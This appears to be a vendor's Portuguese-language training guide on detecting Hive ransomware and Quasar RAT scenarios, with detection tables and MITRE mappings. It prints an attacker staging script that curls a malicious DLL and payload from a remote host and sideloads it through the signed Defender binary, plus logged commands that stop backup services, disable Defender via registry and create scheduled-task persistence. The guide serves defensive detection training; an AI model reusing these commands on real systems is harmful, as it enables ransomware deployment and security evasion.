

Cenários

- [Cenário de Treinamento - Injeção de DLL](#)
- [Cenário de Treinamento - Ransomware Vanilla](#)
- [Cenário de Treinamento - Ransomware Assinado](#)
- [Cenário de Treinamento - Enumeração de Dados](#)
- [Cenário de Treinamento - Injeção de Processo](#)
- [Cenário de Treinamento - Modificação de Memória](#)
- [Cenário de Treinamento - Roubo de Identidade](#)

Cenário de Treinamento - Injeção de DLL

Nome do Grupo

Dados de Treinamento - Injeção de DLL (Hive)

Cenário

Neste cenário de treinamento, executaremos uma carga útil de ransomware criptografada por meio de injeção de DLL em um MS Defender assinado. Uma DLL personalizada foi criada, da mesma forma que um invasor a criaria, que descriptografa um arquivo .log falso e o executa.

Muitas ferramentas de segurança simplesmente ignoram processos iniciados por um processo pai assinado, particularmente um antivírus assinado, e mais particularmente ainda o Defender. Os comandos do Defender não são apenas frequentemente permitidos, mas também costumam ser extremamente privilegiados. Aqui, o comando que é transformado em arma é uma atualização de assinatura, algo que não é apenas comum, mas seria ignorado em qualquer tipo de busca por malware. Aqui demonstramos que, mesmo com técnicas simples de "living off the land", um invasor pode executar cargas úteis privilegiadas ao preparar um script simples sem ferramentas de injeção personalizadas na máquina.


Aqui está o script exato executado na máquina da vítima. Observe como nada explicitamente malicioso está acontecendo; copiar o(s) executável(is) do defender para um diretório de preparação é feito apenas para destacar os arquivos `C:\staging` na análise de causa raiz.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

Detalhando linha por linha:

1. Diretório de preparação criado

2. Defender copiado para o diretório de preparação
3. O mpclient.dll real é renomeado
4. Um arquivo de "log" criptografado e uma DLL maliciosa são baixados de um servidor remoto
5. O MpCmdRun real e assinado é executado com a tarefa de atualização de assinatura



MpCmdRun.exe

Identificando isso

Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\DESKTOP-GISR8SE	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:45:16 PM EDT	Red Ringed	False	False	True

Resposta Automatizada

Começando pela resposta automatizada, os alarmes soariam em sua cabeça. Algum processo nunca antes visto, com um nome de GUID aleatório, foi executado e acionou o Cyber Crucible, e não assinado. No entanto, observe que o caminho aqui poderia facilmente ser algo com aparência um pouco menos assustadora. Foi intencionalmente deixado como C:\staging para destacá-lo.

O próximo passo imediato seria encontrar esse arquivo e descobrir como ele chegou lá. Provavelmente, ele foi excluído automaticamente, mas podemos consultar as criações de processos do Cyber Crucible para ver quem o executou em primeiro lugar.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

Assim como descrito no cenário acima, um script powershell iniciou um executável do defender, que iniciou nosso processo assustador. A carga útil maliciosa então iniciou muitos processos filhos para realizar várias tarefas de preparação. A visibilidade sobre esses processos em segundo plano frequentemente fornece informações sobre arquivos criados no sistema, chaves de registro modificadas, atividade de propagação (worming), etc.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

Comportamento de outra forma "invisível"

Neste ponto, o ataque foi contido pelo Cyber Crucible, mas a análise dos processos relacionados é importante para identificar o escopo dos comportamentos maliciosos. A execução do exe não assinado por si só parece óbvia quando exposta pelo Cyber Crucible, mas muitas vezes processos em segundo plano iniciados por algo tão privilegiado e protegido quanto o Defender seriam simplesmente ignorados.

Documentação relevante

- [Mitre T1543](#) - Criar ou modificar um processo do sistema pode disfarçar código malicioso como um processo do sistema normal e confiável, dificultando a detecção de malware.
- [Mitre T1068](#) - Realizar escalonamento de privilégios por meio de vulnerabilidades de software pode permitir que código malicioso escape de restrições de permissão ou ambientes virtualizados.
- [Mitre T1055-001](#) - A injeção de DLL pode ser usada para carregar código malicioso em um processo simplesmente instruindo o processo alvo a carregar uma nova DLL ou substituindo uma DLL legítima antes que ela seja carregada.
- [Mitre T1059-001](#) - O PowerShell é frequentemente usado por malware do Windows para realizar a configuração do malware, como substituir arquivos legítimos por arquivos maliciosos.

Cenário de Treinamento - Ransomware Vanilla

Nome do Grupo

Dados de Treinamento - Ransomware Vanilla (Hive)

Cenário

Neste cenário de treinamento, executaremos uma carga útil de ransomware "vanilla", em execução como administrador sem nenhum exploit. Isso simula o exemplo básico de um usuário baixando malware por meio de um link de phishing, USB malicioso, etc.

Embora este seja um método de execução muito simples, se a carga útil for um zero day, ela ainda passará despercebida por produtos de segurança baseados em assinatura, e poderá causar danos irreparáveis antes que produtos comportamentais baseados em nuvem consigam obter uma análise.

Identificando-o

Number of Incidents	Machine Name	Program Path	Program Arguments
3	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a7

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 11:27:20 AM EDT	 Spectadled-Bear Pearly-Ev	False	False	True
October 18, 2022 at 11:27:22 AM EDT	 Petunia Wisteria Rail 829	False	False	True
October 18, 2022 at 11:27:14 AM EDT	 Topi Safety-orange Alyssi	False	False	True

Resposta Automatizada

Identificar este incidente é o mais fácil de todas as amostras. Assim que o nome de arquivo suspeito em um arquivo sem assinatura é percebido, isso já é um sinal de alerta imediato.

Para confirmar o método de execução, podemos analisar as criações de processos em torno do horário do incidente. O que vemos confirma que não houve um método de exploit complexo, nem mesmo um script! Assim como em outras amostras, as criações de processos filhos são interessantes, no entanto. Mesmo que o método de execução do próprio malware fosse óbvio,

muitos processos em segundo plano são iniciados para desativar proteções e outras configurações do sistema.

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY\$MSSQLSERVER01" /y

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SQLWriter" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_1a55fcc" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t RE...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable...

Neste ponto, o ataque já foi contido pela Cyber Crucible, mas a análise dos processos relacionados é importante para determinar o escopo dos comportamentos maliciosos. A execução do exe não assinado, por si só, parece óbvia quando apresentada pela Cyber Crucible, mas muitas vezes processos em segundo plano iniciados por algo tão privilegiado e protegido quanto o Defender simplesmente seriam ignorados.

Documentação relevante

- [Mitre T1566](#) - O phishing pode ser usado para induzir um usuário a realizar uma ação que ele não teria feito de outra forma, como executar um script ou compartilhar uma senha.
- [Mitre T1091](#) - O malware pode se replicar em mídia removível para que a próxima máquina a se conectar a ela possa executá-lo por meio de autorun ou vulnerabilidades de driver.
- [Mitre T1204](#) - A execução pelo usuário, frequentemente obtida por meio de phishing, é a maneira mais simples de um malware começar a ser executado.

Cenário de Treinamento - Ransomware Assinado

Nome do Grupo

Dados de Treinamento - Ransomware Assinado (Hive)

Cenário

Neste cenário de treinamento, executaremos uma carga útil de ransomware, em execução como administrador, e com uma assinatura personalizada. Este cenário não é muito diferente da amostra ‘**vanilla**’, mas utiliza um executável assinado.

Frequentemente, executáveis assinados são tratados como se estivessem verificados como benignos. Embora seja verdade que todo software certificado *deveria* ser assinado, esta não é uma relação bidirecional, e não devemos confiar em algo *apenas* porque está assinado. Infelizmente, às vezes esse erro é cometido.

Identificando isso



Além do fato de que este nome de certificado é um tanto estranho para fins de treinamento, como o Cyber Crucible sabe que não é confiável? O Cyber Crucible age com cautela e mantém uma lista (específica do grupo) de certificados confiáveis. Isso significa que podemos facilmente identificar certificados de teste de assinatura, bem como certificados oficiais de grandes ACs como a digicerts.

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 1:51:54 PM EDT	 Worm Geum Indigo 180	False	False	True

Podemos ver acima que, mesmo que o arquivo “321d0...” esteja assinado, ele ainda não é confiável. Como não há outras técnicas de ofuscação complexas usadas para implantar o ataque, sabemos exatamente de onde ele veio!

Para confirmar o método de execução, podemos analisar as criações de processos ao redor do horário do incidente. O que vemos confirma que não houve nenhum método de exploração complexo, nem mesmo um script! Assim como em outras amostras, as criações de processos filhos são interessantes. Embora o método de execução do próprio malware fosse óbvio, muitos processos em segundo plano são iniciados para desativar proteções e outras configurações do sistema.

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY\$MSSQLSERVER01" /y

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SQLWriter" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_1a55fcc" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t RE...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable...

Neste ponto, o ataque foi contido pelo Cyber Crucible, mas a análise dos processos relacionados é importante para determinar o escopo dos comportamentos maliciosos. A execução do exe não assinado, por si só, parece óbvia quando exposta pelo Cyber Crucible, mas muitas vezes processos em segundo plano iniciados por algo tão privilegiado e protegido quanto o Defender simplesmente seriam ignorados.

Documentação relevante

- [Mitre T1566](#) - O phishing pode ser usado para induzir um usuário a realizar uma ação que ele não teria feito de outra forma, como executar um script ou compartilhar uma senha.
- [Mitre T1091](#) - O malware pode se replicar em mídia removível para que a próxima máquina conectada possa executá-lo por meio de autorun ou vulnerabilidades de driver.
- [Mitre T1204](#) - A execução pelo usuário, frequentemente obtida por meio de phishing, é a forma mais simples de o malware iniciar a execução.
- [Mitre T1587-002](#) - Certificados de assinatura de código são uma forma de uma autoridade certificar o código de uma aplicação. O malware pode gerar um certificado que não vem de nenhuma autoridade certificadora, mas pode confundir um usuário levando-o a pensar que é legítimo.

- [Mitre T1587-003](#) - Certificados SSL são usados para garantir que a transmissão de dados seja confiável. Em um ambiente mal configurado, o malware pode conseguir instalar seu próprio certificado SSL para facilitar ataques do tipo man in the middle.

Cenário de Treinamento - Enumeração de Dados

Nome do Grupo

Dados de Treinamento - Exfiltração via RAT (Quasar)

Cenário

Neste cenário de treinamento, executaremos um RAT na máquina vítima e o utilizaremos para enumerar os dados no disco, com o objetivo de exfiltrar arquivos.

Embora este não seja um ataque de ransomware, os comportamentos utilizados pelo RAT se enquadram no conjunto de comportamentos de extorsão de dados que a Cyber Crucible detecta. A resposta ao incidente, e os dados relacionados, são muito semelhantes aos da resposta a uma carga útil de ransomware, pois para a Cyber Crucible, é tudo a mesma coisa!

Identificando

Number of Incidents	Machine Name	Program Path	Program Arguments		
▼ 4	\\DESKTOP-GISR8SE	C:\Windows\System32\SubDir\Client.exe			
Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert	
October 18, 2022 at 9:36:01 PM EDT	Polka-Dot-Plant Ferret Plum 868	False	False	True	
October 18, 2022 at 9:38:54 PM EDT	Pearly-Everlasting Black-Footed-Rhino Aspari	False	False	True	
October 18, 2022 at 9:39:03 PM EDT	Navy-Blue Sweet-Pea Ragdoll 542	False	False	True	
October 18, 2022 at 9:39:07 PM EDT	Wildcat School-bus-yellow Balsam 541	False	False	True	

Este executável parece um pouco estranho, mas está no system32 e está acionando respostas repetidas. É necessária uma investigação mais aprofundada para descobrir o que aconteceu aqui. Podemos começar procurando por caminhos filhos relacionados ao caminho de resposta.

Parent Path	Parent Arguments	Child Path ▼
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-built.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-built.exe
C:\Users\user\Desktop\Client-built.exe	"C:\Users\user\Desktop\Client-built.exe"	C:\Windows\System32\SubDir\Client.exe

Aqui obtemos mais algumas evidências para a história. Um usuário executou o client-build.exe a partir da área de trabalho, que é o dropper do RAT. Em seguida, parece que ele eleva privilégios por meio de um svchost. Ainda há algumas peças faltando no quebra-cabeça, no entanto. Como sabemos que isso é um RAT e não apenas algo interagindo com o svchost?

Parent Path	Parent Arguments	Child Path
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-build.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p	C:\Windows\SysWOW64\dlhost.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Windows\System32\consent.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-build.exe
C:\Users\user\Desktop\Client-build.exe	"C:\Users\user\Desktop\Client-build.exe"	C:\Windows\System32\schtasks.exe
C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Users\user\Desktop\Client-build.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe
C:\Users\user\Desktop\Client-build.exe	"C:\Users\user\Desktop\Client-build.exe"	C:\Windows\System32\SubDir\Client.exe
C:\Windows\System32\SubDir\Client.exe	"C:\Windows\system32\SubDir\Client.exe"	C:\Windows\System32\schtasks.exe
C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Windows\system32\SubDir\Client.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe

Isso abre muito mais visibilidade! Não só sabemos com certeza que alguma atividade suspeita está ocorrendo, e quais caminhos estão relacionados, mas também sabemos que uma persistência está sendo criada. E ainda vemos que estamos lidando com o Quasar, um RAT bem conhecido.

O Quasar é um RAT sofisticado, e realiza a maior parte de seu comportamento dentro de seu próprio executável, optando por trazer suas próprias bibliotecas compiladas estaticamente em vez de usar os utilitários padrão do Windows para muitas coisas. Mas mesmo o Quasar é flagrado usando ferramentas como o schtasks.

Documentação relevante

- [Mitre T1566](#) - O phishing pode ser usado para enganar um usuário e fazê-lo realizar uma ação que, de outra forma, não teria realizado, como executar um script ou compartilhar uma senha.
- [Mitre T1091](#) - O malware pode se replicar em mídia removível para que a próxima máquina conectada a ela possa executá-lo por meio de autorun ou vulnerabilidades de driver.
- [Mitre T1204](#) - A execução pelo usuário, frequentemente obtida por meio de phishing, é a maneira mais simples de o malware iniciar sua execução.
- [Mitre T1547](#) - O malware pode instruir o Windows a executar programas maliciosos na inicialização ou quando um usuário faz login.
- [Mitre T1037](#) - O malware pode instruir o Windows a executar scripts maliciosos na inicialização ou quando um usuário faz login.

- [Mitre T1543](#) - Criar ou modificar um processo de sistema pode disfarçar código malicioso como um processo de sistema normal e confiável, evitando a detecção de malware.

Cenário de Treinamento - Injeção de Processo

Nome do Grupo

Dados de Treinamento - Injeção de Processo (Hive)

Cenário

Neste cenário de treinamento, executaremos uma carga útil de ransomware por meio de injeção de processo em um Svchost.exe já em execução. O Svchost em questão é uma operação normal do sistema, em execução há muito tempo, assinado e sob a conta de usuário LocalSystem.

Como o Svchost é ‘real’, ele é frequentemente ignorado. Os administradores sabem que muitas instâncias do Svchost são executadas, e desde que os argumentos do programa pareçam corretos, ele é tratado como uma “caixa preta” e deixado de lado. Esta é uma brecha óbvia, e frequentemente explorada, para que hackers tirem vantagem. Combinada com uma carga útil de dia zero, essa abordagem é muito bem-sucedida em ofuscar ataques de ransomware.

Identificando-o

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\CC-NOAH-TEST	C:\Windows\System32\svchost.exe	-k UnistackSvcGroup

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 9:16:41 PM EDT	    Royal-purple Komc	True	False	False



